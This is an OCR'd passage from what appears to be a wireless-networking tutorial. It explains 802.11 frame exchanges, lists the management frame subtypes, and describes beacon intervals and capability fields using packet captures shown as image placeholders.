


- **BSSID:** 00:14:BF:C4:EB:7C
- **STA:** 00:13:02:13:9D:1A
- **Gateway:** 00:A0:C5:FC:CB:F4


Frame 1- Beacon of the wireless network.




Frame 2 -The AP sends a RTS to the station




Frame 3 - The station send a CTS to the AP.



Frame 4 - The AP sends a packet coming from the internal network.



Frame 5 - The station ACKs the packet sent by the AP.



3.3 Management frames

Management frames are used to negotiate and control the relationship between the AP and the station.

The following table will help you remember the different types of management frames:


Type field value	Subtype field value	Description
0	0	Association request
0	1	Association response
0	2	Reassociation request
0	3	Reassociation response
0	4	Probe request
0	5	Probe response
0	6	Measurement Pilot
0	7	**Reserved**
0	8	Beacon
0	9	ATIM
0	10	Dissassociation
0	11	Authentication
0	12	Deauthentication
0	13	Action
0	14	Action No ACK
0	15	**Reserved**

3.3.1 Beacon

File: 2beacons60sec

Beacon frame are the most common packets as they are sent at a rate of around 10 times per second. The beacon packets are broadcast by the AP to keep the network synchronized.


The beacons contain useful information about the network, such as the network name (unless SSID broadcast is disabled), the capabilities of the AP, the rates available and so on. Beacons are typically sent every 102.4ms at a rate of 1Mbit for 802.11b and 2Mbit for 802.11a or g. This value can be changed as shown in the capture file (more than 60 seconds):




In this screen capture we see that the beacon interval is 61.44 sec, although the value showed 60000. This happens as the time unit (TU), is a multiple of 1024 microseconds (1.024ms)

By looking at the capabilities section, you'll notice that an AP sent out this beacon. The second bit is not set indicating that's it's not an ad-hoc network. The AP also uses WEP and disallows short preamble.


In the next screen capture you can see the ESSID of the network. An interesting field is highlighted in the capture indicating the "length" of the field. Airodump-ng can detect the length of the ESSID from an AP that does not broadcast it as the ESSID is replaced by null values, thus the length of the field remains the same.



